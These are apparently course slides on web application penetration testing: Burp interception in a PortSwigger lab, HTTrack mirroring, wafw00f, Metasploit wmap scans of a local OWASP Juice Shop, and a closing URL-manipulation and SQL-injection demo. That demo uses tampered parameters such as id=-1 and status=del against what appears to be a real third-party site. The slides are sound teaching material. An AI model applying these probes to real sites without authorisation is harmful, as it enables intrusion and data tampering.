
Intercept HTTP with Burp

- GOTO -> https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls
- Access Lab -> launch a shopping website
- Username: wiener password: peter
- Explore the website and find something to buy



Intercept HTTP with Burp

- In Burp suite, enable Intercept On
- Add the item on the website to your cart
- Examine the packet for valuable information



https://portswigger.net/web-security/logic-flaws/examples/lab-logic-flaws-excessive-trust-in-client-side-controls

- Change this value to 1
- Forward all msges

Modify HTTP with Burp


SINGAPORE INSTITUTE OF TECHNOLOGY

- Exercises to practice

- https://portswigger.net/burp/documentation/desktop/getting-started/modifying-http-requests
- https://portswigger.net/burp/documentation/desktop/getting-started/setting-target-scope
- https://portswigger.net/burp/documentation/desktop/getting-started/reissuing-http-requests


Mirror the website


- A copy of the website helps
- Work offline on the vulnerabilities
- Study structure better
- HTTrack – Open sourced tool



Mirror the website

Original






Mirror

Check for WAF


- WAF = Web Application Firewall
- Tool -> wafw00f



Web Application Vulnerability Scanning

Web App Vulnerability Scanning

- Before we start – let us use a vulnerable website locally using docker
- We use OWASP juice shop
  - sudo systemctl enable docker
  - sudo systemctl start docker
  - docker run --rm -p 3000:3000 bkimminich/juice-shop
- Open 127.0.0.1:3000



Web App Vulnerability Scanning

SINGAPORE INSTITUTE OF TECHNOLOGY

- **Load the scanner to MSFConsole**
- sudo systemctl status postgresql
- sudo systemctl enable postgresql
- sudo msfdb init
- Msfconsole
- Load wmap

- **wmap configuration**
- We need to define the target for the tool by adding the site
- wmap_sites -a http://<IP>
- Add the target (URL) ▪ wmap_targets -t <URL>

Web App Vulnerability Scanning

SINGAPORE INSTITUTE OF TECHNOLOGY

```
msf6 > wmap_targets -t http://127.0.0.1:3000
msf6 > wmap_targets -l
[*] Defined targets
=====================

     Id  Vhost      Host       Port  SSL    Path
     --  -----      ----       ----  ---    ----
     0   127.0.0.1  127.0.0.1  3000  false  /
```

Define the Target

```
msf6 > wmap_run -e
[*] Using ALL wmap enabled modules.
[-] NO WMAP NODES DEFINED. Executing local modules
[*] Testing target:
[*]     Site: 127.0.0.1 (127.0.0.1)
[*]     Port: 3000 SSL: false
================================================================================
[*] Testing started. 2025-09-01 10:35:14 +0800
[*] Loading wmap modules ...
```


Web App Vulnerability Scanning

SINGAPORE INSTITUTE OF TECHNOLOGY

List the vulnerabilities

```
msf6 > wmap_vulns -l
[*] + [44.228.249.3] (44.228.249.3): scraper /
[*]     scraper Scraper
[*]     GET Home of Acunetix Art
[*] + [127.0.0.1] (127.0.0.1): scraper /
[*]     scraper Scraper
[*]     GET OWASP Juice Shop
[*] + [127.0.0.1] (127.0.0.1): directory /api/
[*]     directory Directory found.
[*]     GET Res code: 500
```

Types of Web Hacks



- **URL Manipulation Attacks**

- **Add ‘ or ;**
- **Part of larger spectrum of SQLI attacks**


URL Manipulation Attack Demo

SINGAPORE INSTITUTE OF TECHNOLOGY

http://www.4ips.biz/products.php?id=7




URL Manipulation Attack Demo



By entering ; instead of ’ what did we discover?

- Tampering with URL parameters e.g. http://www.4ips.biz/products.php?id=-1
- Modifying status e.g. http://www.4ips.biz/products.php?id=7&status=del

